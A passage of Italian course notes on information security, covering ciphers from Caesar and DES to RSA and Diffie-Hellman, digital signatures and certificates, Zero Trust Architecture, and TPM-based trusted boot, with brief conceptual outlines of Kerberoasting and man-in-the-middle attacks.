
Cattura e Salvataggio del Ticket: L’attaccante (già autenticato come utente di dominio) **salva** localmente il ticket ottenuto e lo **estrae** in un file.

Attacco Offline al Ticket: Avendo a disposizione il ticket crittografato con la hash della password dell’account di servizio, l’attaccante avvia strumenti di **brute force** senza più interagire con la rete aziendale, in modo da scoprire la password in chiaro partendo dall’hash ricavata dal ticket.

Escalation e Movimenti Lateral: Una volta in possesso della password in chiaro dell’account di servizio, l’attaccante **impersona** quell’account, accedendo a dati riservati o eseguendo comandi con privilegi maggiori.

Encryption

La **crittografia** è il processo di rendere un **documento illeggibile** applicando una **trasformazione algoritmica**, utilizzando una **chiave segreta** come base per questa trasformazione. È possibile decodificare il testo crittografato applicando la trasformazione inversa.



Per fare ciò, il testo in chiaro passa attraverso un **Encryption Algorithm**, che applica una chiave segreta (**Key A**) per trasformare il messaggio. Il risultato di questo processo è il cipher text, che appare come un insieme di dati apparentemente casuali e non comprensibili senza la chiave giusta. Il destinatario decifra il testo attraverso un **Decryption Algorithm**, che utilizza una chiave segreta (**Key B**). Se la chiave è corretta, il cipher text viene trasformato nuovamente nel testo in chiaro.

Cifratura simmetrica

Nella **crittografia simmetrica**, la **stessa chiave** viene utilizzata sia per **codificare che per decodificare** il messaggio. Il mittente crittografa il messaggio con questa chiave. Quando il destinatario riceve il messaggio, lo decodifica utilizzando la stessa chiave per leggere il contenuto.

Cifrari a blocchi: Il testo viene raggruppato in blocchi di dimensione fissa (e.g. 128 bit) e ogni blocco viene cifrato separatamente.

Cifrari a stream: Il testo viene cifrato un bit alla volta. Ideale per cifrare un flusso continuo di dati.

Forza di un algoritmo simmetrico


La **forza di un algoritmo simmetrico** è determinata dalla **dimensione della chiave**, espressa in bit. Più lunga è la chiave, più difficile sarà da violare.

Il **set di tutte le possibili chiavi** per un algoritmo di cifratura è chiamato **spazio delle chiavi**, che ha cardinalità 2^{numBit} combinazioni di chiavi possibili.

Per decifrare un messaggio senza conoscere la chiave, un hacker deve usare il **brute-force**.


Un supercomputer moderno potrebbe riuscire a violare una chiave da **56 bit** in **24 ore**. Tuttavia, violare una chiave da **128 bit** richiederebbe **2^{72} volte** più tempo, che è più lungo dell'età dell'universo.

Cifrario di Cesare: Nel cifrario di Cesare ogni lettera del messaggio viene **spostata** di un certo numero di posizioni nell'alfabeto, e lo stesso spostamento viene usato per invertire la trasformazione e recuperare il messaggio originale.




Cifrario a sostituzione: Ogni lettera del messaggio originale viene **sostituita** distintamente con un'altra lettera dell'alfabeto. Ogni lettera deve avere una **sostituzione univoca**.


Esistono **26! (fattoriale)** possibili combinazioni di lettere, rendendo troppo lungo un attacco di brute force. Tuttavia, l'analisi statistica del testo alla ricerca di pattern comuni rende questo cifrario vulnerabile.



Cifrario di sostituzione polialfabetico: Applica una serie di sostituzioni con cifrari di Cesare distinti ad ogni lettera, ognuno con una differente chiave di spostamento, secondo una combinazione prestabilita.




Il cifrario di sostituzione a chiave: Sposta le lettere di una chiave all'inizio del cifrario, seguito dalle altre lettere rimanenti in ordine alfabetico. La mappatura deve essere uno a uno.



Data Encryption Standard

Il Data Encryption Standard (DES) è un **algoritmo di cifratura a blocchi** progettato per mescolare i dati e la chiave, in modo che la relazione tra il testo cifrato e il testo originale sia difficile da ricostruire senza la chiave corretta.

DES codifica i dati in blocchi da **64 bit**. Se il messaggio non è multiplo di 64 bit, viene completato con un padding. Tuttavia, di questi 64 bit, 8 sono bit di parità (uno per ogni byte), quindi la chiave effettiva utilizzata per la cifratura è di **56 bit**.




Ogni blocco di 64 bit subisce una **permutazione iniziale** che riorganizza i bit secondo un ordine predefinito. Il blocco permutato viene diviso in due metà: **Left** e **Right**. L'algoritmo esegue 16 iterazioni, in cui: La metà **right** di 32 bit viene espansa a 48 bit tramite una funzione di espansione che raddoppia alcuni bit in posizioni specifiche. La metà **right** espansa viene combinata con la chiave del round (48 bit) tramite l'operazione XOR. L'output XOR viene ridotto da una funzione predefinita in 32 bit e viene combinato con la metà **left** tramite XOR.

Alla fine del round, il risultato diventa la nuova **right**, e l'output calcolato diventa la nuova **left**. Questo processo viene ripetuto per **16 round**. I blocchi successivi vengono elaborati allo stesso modo.

Cifrario One-Time Pad di Vernam

Viene generata una **chiave casuale** della stessa lunghezza del messaggio, formata da una sequenza di valori $k_1, k_2, k_3, \dots, k_n$ ed è utilizzata **una sola volta** per cifrare un singolo messaggio. Per cifrare viene utilizzata l'operazione XOR \oplus bit a bit tra ogni simbolo del messaggio m_i e il corrispondente simbolo della chiave k_i , generando il ciphertext c_i . $c_i = m_i \oplus k_i$.




Il **generatore di numeri pseudo-casuali di Von Neumann** (o **middle-square method**) è un algoritmo che genera numeri pseudo-casuali utilizzando un seme iniziale. Il processo funziona prendendo un numero iniziale casuale, elevandolo al quadrato, prendendo le cifre centrali del risultato, della stessa lunghezza dell'input, elevandolo al quadrato e iterando il processo 5 volte. Causa pattern ripetitivi e non genera vera casualità.

Block Cipher

Il **Block Cipher** raggruppa il testo in blocchi di dimensione fissa e ogni blocco viene cifrato separatamente utilizzando una chiave di dimensione specifica. **Ogni bit di output** dipende da **tutti i bit di input** del blocco e da **tutti i bit della chiave**. Ogni blocco di output è indipendente dagli altri.

L'obiettivo di un buon cifrario a blocchi è complicare la relazione tra chiave e testo cifrato e distribuire uniformemente i cambiamenti nel testo cifrato se cambia un singolo bit nel testo in chiaro o nella chiave.



Principi fondamentali per un buon sistema di cifratura by Shannon X

La **dimensione della chiave** deve essere proporzionata al livello di segretezza richiesta. Le chiavi e l'algoritmo di cifratura devono essere progettati in modo semplice e privo di complessità inutile, poiché riduce la possibilità di errori. Ogni errore dovrebbe essere limitato a una piccola parte del messaggio cifrato per evitare un impatto più grande. Il testo cifrato dovrebbe avere all'incirca la stessa dimensione del testo in chiaro.

La **criptoanalisi** è il processo di analisi e decodifica di messaggi cifrati senza avere conoscenza preliminare della chiave o del metodo di cifratura utilizzato. Le attività eseguite sono lo studio di pattern ripetuti nei messaggi cifrati, l'inferenza di significati senza decifrare il messaggio (lunghezza del messaggio) e il tentativo di deduzione della chiave.

Negli algoritmi simmetrici, la sicurezza del testo cifrato dipende dalla **segretezza della chiave**. Durante la trasmissione della chiave al destinatario esiste il rischio di


intercettazione. Se la chiave segreta viene esposta, la sicurezza del messaggio cifrato è compromessa, perché chiunque conosca la chiave può decifrare il messaggio.

Crittografia asimmetrica

La **crittografia asimmetrica** utilizza **chiavi diverse** per crittografare e decrittografare i messaggi. Ogni utente ha una chiave **pubblica** e una chiave **privata**. I messaggi possono essere crittografati utilizzando una delle due chiavi, ma possono essere decrittografati solo con l'altra chiave.

Le chiavi pubbliche possono essere **pubblicate** dal proprietario della chiave e non è necessario trasmettere una chiave in modo sicuro, riducendo il rischio di intercettazione.

Per garantire la **confidenzialità**, il mittente crittografa un messaggio utilizzando la **chiave pubblica del destinatario**. Il destinatario decrittografa il messaggio utilizzando la **sua chiave privata**, che **solo lui conosce**. Solo tale destinatario può decrittografare il messaggio.



Algoritmo RSA

Il funzionamento di RSA è il seguente. Si scelgono due numeri primi molto grandi, chiamati **p** e **q**. Si calcola $n = p * q$, che sarà utilizzato sia per la chiave pubblica che per la chiave privata. Si calcola anche $z = (p-1) * (q-1)$, un valore intermedio usato per generare la chiave. Si sceglie un numero **e** minore di **n**, tale che **e** e **z** non abbiano fattori comuni. La **chiave pubblica** è la coppia **(n, e)**. Si cerca un numero **d** tale che $(e * d) - 1$ sia esattamente divisibile per **z**. La **chiave privata** è la coppia **(n, d)**.

La chiave pubblica **(n, e)** viene condivisa pubblicamente, quindi chiunque può cifrare i messaggi. Solo il destinatario con la chiave privata **(n, d)** può decifrare i messaggi.

Il messaggio **m** che rappresenta il testo in chiaro **viene cifrato** usando la chiave pubblica con la formula: $c = (m^e) \text{ mod } n$, dove **c** è il testo cifrato.

Il messaggio cifrato **c** viene **decifrato** usando la chiave privata con la formula: $m = c^d \text{ mod } n$.

Asymmetric Encryption RSA

- $P=5$ & $q=7$
- $n=5*7=35$ and $z=(4)*(6) = 24$
- $e = 5$
- $d = 29$, $(29 \times 5 - 1)$ is exactly divisible by 24
- Keys generated are
 - Public key: $(35, 5)$
 - Private key is $(35, 29)$
- Encrypt the word love using $(c = m^e \text{ mod } n)$
 - Assume that the alphabets are between 1 & 26

Plain Text	Numeric Representation	m^e	Cipher Text ($c = m^e \text{ mod } n$)
l	12	248832	17
o	15	759375	15
v	22	5153632	22
e	5	3125	10

La **crittografia asimmetrica** è meno efficiente rispetto a quella simmetrica: una chiave asimmetrica di **1024 bit** offre un livello di sicurezza simile a una chiave simmetrica di **128 bit**, richiedendo inoltre più risorse computazionali.

Attacco alla crittografia a chiave pubblica: Man-in-the-middle

L'hacker genera una propria coppia di chiavi, e diffonde la sua **chiave pubblica**, affermando falsamente che appartiene al destinatario legittimo del messaggio. Questa chiave viene usata dalle persone cifrare i messaggi da inviare a tale destinatario. L'hacker può ora **decifrare** i messaggi con la sua **chiave privata** e leggerne il contenuto.

L'hacker può poi **ricifrare** il messaggio con la vera chiave pubblica del destinatario legittimo e inviarlo. Il destinatario non si accorge che il messaggio è stato intercettato.

Questo attacco funziona perché le persone **non verificano correttamente** l'identità della persona a cui appartiene la chiave pubblica.


Session-Key Encryption

La **Session-Key Encryption** combina crittografia **simmetrica** e **asimmetrica** per migliorare l'efficienza della cifratura.

Il messaggio viene cifrato utilizzando una chiave simmetrica, chiamata **Session Key**. Poiché la chiave simmetrica deve essere condivisa in modo sicuro con il destinatario, viene cifrata utilizzando la chiave pubblica del destinatario con un algoritmo **asimmetrico**.

Il messaggio cifrato (cipher text) e la **Session Key cifrata** vengono inviati al destinatario.


Il destinatario utilizza la propria **chiave privata** per decifrare la **Session Key** e poi utilizza questa chiave simmetrica per decifrare i dati.



Key Agreement: Algoritmo Diffie Hellman

Il **Key Agreement** è un metodo per creare una chiave segreta condivisa tra due parti, utilizzando solo lo scambio di chiavi pubbliche. Questo processo consente a due persone di generare la **stessa chiave di sessione** senza trasferire effettivamente una chiave privata. Un esempio è l'algoritmo Diffie Hellman, che sfrutta un'operazione matematica che consente a due parti di calcolare lo stesso valore (la chiave di sessione) utilizzando le chiavi pubbliche e private, anche se le chiavi private dei due soggetti sono diverse.

Bob e Alice concordano su due valori pubblici non segreti: un numero primo grande **p** e una base **a**. Bob genera un **numero segreto casuale** **x**. Alice genera un **numero segreto casuale** **y**. Bob calcola la sua chiave pubblica come $a^x \text{ mod } p$ e la invia ad Alice. Alice calcola la sua chiave pubblica come $a^y \text{ mod } p$ e la invia a Bob. Bob usa la chiave pubblica di Alice per calcolare la chiave di sessione: $(a^y)^x \text{ mod } p$. Alice usa la chiave pubblica di Bob per calcolare la stessa chiave di sessione: $(a^x)^y \text{ mod } p$.



Crittografia e autenticazione

Per garantire l'**autenticazione** il **mittente** di un messaggio crittografa il messaggio con la **propria chiave privata**, mentre il destinatario decrittografa con la **chiave pubblica del mittente**. Solo tale mittente può avere inviato il messaggio, essendo decrittografabile solo con la sua chiave pubblica. Chiunque può leggere il messaggio, ma a noi interessa autenticare il mittente.


Message Digest: Processo che genera un impronta digitale dei dati tramite una funzione hash per provare che un messaggio non è stato manomesso. È **impossibile invertire** la funzione per ottenere i dati originali. È **impossibile creare due messaggi diversi** che generino lo stesso digest.

Un **Message Authentication Code (MAC)** è un tipo di impronta digitale del messaggio che viene generata utilizzando il messaggio e una **chiave segreta** condivisa tra le due parti. Il mittente crea l'impronta digitale e la invia al destinatario insieme al messaggio. Il destinatario crea l'impronta con la chiave segreta. Se coincide, il messaggio non è stato manomesso.

Firme digitali

Def. Una **firma digitale** è un impronta digitale del dato (digest) crittografata che accompagna un messaggio codificato, fornendo una prova che il messaggio proviene effettivamente dal mittente legittimo.


Il messaggio viene prima trasformato in un **digest** utilizzando un **algoritmo di hashing**. Questo digest viene poi **firmato** con la **chiave privata** del mittente usando un algoritmo di firma digitale. Il messaggio e la firma digitale vengono inviati al destinatario. Il destinatario riceve il messaggio e calcola un **digest** del messaggio ricevuto utilizzando lo stesso algoritmo di hashing. Utilizzando la **chiave pubblica** del mittente, decifra l'impronta ricevuta e verifica che sia uguale al digest calcolato. Se i digest corrispondono, significa che il messaggio non è stato alterato e proviene dal mittente legittimo.



Certificato digitale

Un **certificato digitale** è un insieme di dati contenente le **informazioni di identità** di un soggetto insieme alla **sua chiave pubblica**, firmati (crittografati con la chiave privata) da un'autorità di certificazione fidata, che garantisce che una chiave pubblica e le informazioni di identità di un soggetto appartengono a tale soggetto.

Questo certificato viene distribuito, e chiunque può verificarlo utilizzando la chiave pubblica dell'autorità di certificazione.



Un'autorità di certificazione può essere garantita da un'altra. Il certificato al livello superiore di root deve essere autofirmato.

Zero Trust Architecture

La **Zero Trust Architecture** è un modello di sicurezza che non presuppone **fiducia** implicita verso **nessun soggetto**. La rete interna di un'organizzazione non viene considerata sicura e viene richiesta la verifica continua delle identità e delle autorizzazioni prima di concedere ogni accesso ad una risorsa.

I modelli di policy devono essere coerenti sia per gli utenti remoti sia a quelli in sede, eliminando distinzioni. I dispositivi personali devono essere trattati in modo diverso rispetto a quelli aziendali, con restrizioni adeguate in base alla loro natura e al livello di rischio. Nessun utente dovrebbe avere un accesso generalizzato alla rete, ma tutti gli accessi devono essere specificamente definiti da politiche chiare. I dispositivi devono essere verificati per il loro stato di sicurezza (come aggiornamenti software) prima di essere autorizzati ad accedere alla rete.

Tramite **l'autenticazione continua, l'identità** e lo stato di sicurezza del dispositivo vengono rivalutati periodicamente durante la sessione, tramite tecnologie che apprendono come l'utente autentico utilizza il dispositivo e verificano che il modo comportamentale in cui un utente utilizza il dispositivo corrisponda a quello dell'utente autentico.


Non-Person Entity (NPE) Authentication

Le **“Non-Person Entity”** (NPE) sono entità che necessitano di autenticarsi ma non corrispondono a un individuo in carne e ossa (dispositivi fisici/processi). L'NSA raccomanda di proteggere le credenziali di tali entità con meccanismi robusti basati su hw.

Ogni NPE deve disporre di un certificato digitale contenente la sua chiave pubblica.

L'organizzazione detta “sponsor” che gestisce l’NPE deve custodire la chiave privata del NPE, in moduli di sicurezza hw, in modo che solo l’NPE legittimo possa utilizzarla. Lo sponsor deve intervenire tempestivamente se sospetta la violazione della chiave. Se l’NPE non supporta meccanismi a chiave pubblica, deve utilizzare password lunghe e generate casualmente, custodite in un password vault protetto.

Zero trust architecture



L'architettura Zero Trust è suddivisa in due livelli principali: Control Plane e Data Plane.

Control Plane: Parte dell'architettura che prende le decisioni relative alle politiche di accesso e alla gestione della sicurezza. Comprende al suo interno il Policy Engine e il Policy Administrator.


Policy Engine: Entità che prende le decisioni finali sull'autorizzazione o il rifiuto delle richieste di accesso; **Policy Administrator:** Entità che applica le decisioni prese dal *Policy Engine* inviandole al *Policy Enforcement Point*.

Data Plane: È il livello operativo che esegue le azioni richieste dal *Control Plane* e gestisce l'accesso alle risorse aziendali. Comprende il sistema utilizzato dal soggetto, la risorsa e il *Policy Enforcement Point*.

Policy Enforcement Point: Entità che funge da intermediario tra il sistema non fidato e la risorsa aziendale, che è responsabile dell'**applicazione** delle decisioni di accesso alle risorse. Solo quando il *PEP* riceve un'autorizzazione dal *Policy Engine*, il sistema non fidato può accedere alla risorsa aziendale.

I **PEP** controllano l'accesso a risorse come VLAN di rete, repository di codice, sistemi di login interattivo e proxy web, garantendo che solo utenti e dispositivi autorizzati accedano alle risorse aziendali.

Zero trust architecture =
context information gathering



La *Zero Trust Architecture* si basa sulla **raccolta continua** di informazioni contestuali per **determinare** se concedere o meno l'accesso a una risorsa aziendale ad un dispositivo non fidato. Questa richiesta viene valutata utilizzando **vari database**, contenenti rispettivamente **i dati** e le precedenti attività di un **soggetto**, le informazioni sulle **risorse** a cui il soggetto tenta di accedere, le **politiche di sicurezza** per l'accesso alle risorse aziendali e le informazioni sulle **potenziali minacce** alla risorsa presenti su internet.

Un **Trust Algorithm** valuta livello di fiducia in base ai dati raccolti e decide se concedere o negare l'accesso.

I dati possono essere salvati in formati o DB proprietari di un'azienda. Se il fornitore del meccanismo di storage subisce problemi, la migrazione ad un nuovo fornitore potrebbe essere costosa e bloccare l'azienda che utilizza Zero Trust.


Visibilità nella rete

La visibilità sulla rete in una ZTA richiede che tutto il traffico sia monitorato per identificare potenziali attacchi. Tuttavia, molte comunicazioni nella rete aziendale possono risultare opache per strumenti di analisi standard, soprattutto quando provengono da risorse esterne. Se l'azienda non può effettuare ispezioni approfondite dei pacchetti, deve adottare metodi alternativi come la raccolta di metadati (indirizzi di origine/destinazione) per rilevare attività sospette.

Minacce alla Zero Trust Architecture

Le minacce alla ZTA sono: Sovversione del processo decisionale Zero Trhst, compromettendo il policy engine; Attacchi Dos che potrebbe paralizzare i sistemi di autenticazione, impedendo agli utenti legittimi di accedere; Utenti che utilizzano credenziali compromesse utilizzando il sistema; Uso di NPE non adeguatamente protette, sfruttabili dagli attaccanti; ZTA deve avere una visione completa della rete: Un malintenzionato può ottenerla, potendo così individuare risorse critiche.

Root of trust



Il Trusted Platform Module è un componente **hardware** che fornisce **funzioni crittografiche** fondamentali per la sicurezza dei dispositivi. Contiene un processore crittografico, una memoria persistente e una memoria versatile.

Processore crittografico: Contiene un **generatore di numeri casuali** per la creazione di chiavi crittografiche, un **generatore di coppie di chiavi RSA**, un **calcolatore di Hash SHA-1** e un **motore** che implementa le **operazioni crittografiche** RSA (encrypt/decrypt/sign/verify).

Memoria persistente: Contiene:

→**Endorsement Key (EK):** Coppia di chiavi “scritta” dal produttore nell’hw, utilizzata per autenticare l’identità del TPM. La parte privata non lascia mai il chip, mentre la parte pubblica può essere certificata dal costruttore del TPM.

→ **Storage Root Key (SRK)**: Chiave creata quando il TPM viene inizializzato per la prima volta, utilizzata come chiave “radice” per crittografare le altre chiavi o dati critici memorizzati all’interno del TPM.

Memoria “versatile”: Contiene:

→ **Platform Configuration Registers (PCR)**: 16 registri di 20 byte, che vengono inizializzati a zero all’avvio. Ogni nuovo valore che si vuole “misurare” viene concatenato al valore precedente del PCR e ne viene calcolato l’hash (SHA-1). $\text{val[PCR]} = \text{HASH}(\text{val[PCR]} || \text{newval})$

→ **Attestation Identity Keys (AIK)**: Chiavi generate dal TPM per attestare l’integrità della piattaforma senza dover rivelare direttamente l’Endorsement Key (EK). In caso di richiesta di certificato, possono essere autenticate tramite la EK pubblica.


→ **Chiavi di storage**: Chiavi generate per proteggere dati critici all’interno del TPM. Vengono crittografate dalla Storage Root Key, in modo che solo il TMP possa accedervi.

Funzionamento

Il TPM è presente su molte schede madri laptop e dispositivi IoT. Il TPM è considerato la base della sicurezza in quanto custodisce in modo protetto le chiavi crittografiche critiche (EK privata e la SRK) e garantisce che le operazioni crittografiche critiche avvengano all’interno di un modulo hw sicuro e isolato dal resto del sistema.

All’avvio della macchina, vengono effettuate delle misurazioni di ogni componente critico del sistema (bootloader, kernel), e ne viene calcolata l’impronta digitale hash. Questo valore viene inserito estendendo il **Platform Configuration Register** corrispondente, ovvero inserendo nel PCR l’hash tra il suo precedente valore e il nuovo inserito. Se anche un solo bit fosse modificato rispetto all’hash dell’ultima misurazione, il PCR avrebbe un valore differente, segnalando possibili manomissioni.

Il sistema può dimostrare di trovarsi in uno stato di integrità consistente, firmando le informazioni sulle PCR con una Attestation Identity Keys, in modo che un’entità esterna può così verificare sia la firma, sia che la configurazione misurata non sia stata alterata.



Trusted Boot

Il **Trusted Boot** è un processo che garantisce che ogni fase del boot del sistema sia misurata e verificata per mantenere l’integrità del sistema.

Fase BIOS: Il boot inizia con il BIOS. Il codice del BIOS viene misurato, e la sua impronta digitale viene inserita nel PCR del TPM.

Fase Bootloader: Il bootloader si occupa di caricare il kernel del SO. Il codice di ogni parte del bootloader viene misurata e inserita nel relativo PCR.

Fase SO: Alla fine del processo di avvio, se in nessuna fase risultano misurazioni di codice manomesse, il SO viene avviato.

Se il codice di un componente risulta manomesso rispetto a quanto atteso, i valori nei PCR ne daranno evidenza, interrompendo l'avvio.

Operazioni fornite dal TPM

TPM Quote: Funzione che restituisce un unico valore contenente l'hash di tutte le misure dei PCR, firmati dal TMP, insieme a un valore nonce inviato dall'esterno.

TPM Seal: Funzione che consente di cifrare dei dati con una chiave interna al TPM.

TPM Unseal: Funzione che decifra i dati precedentemente sigillati, solo se i PCR del sistema corrispondono ai valori presenti al momento del TMP Seal. Se il sistema è stato alterato, i dati sono inaccessibili.

Tramite l'operazione TPM Quote, un'entità remota può verificare lo stato di avvio del tuo dispositivo e verificare che stia eseguendo sw autentico. Un esempio di applicazione può essere il server PlaystationPlus, che ti permette di giocare online solo se il tuo fw è autentico.

Memory Curtaining

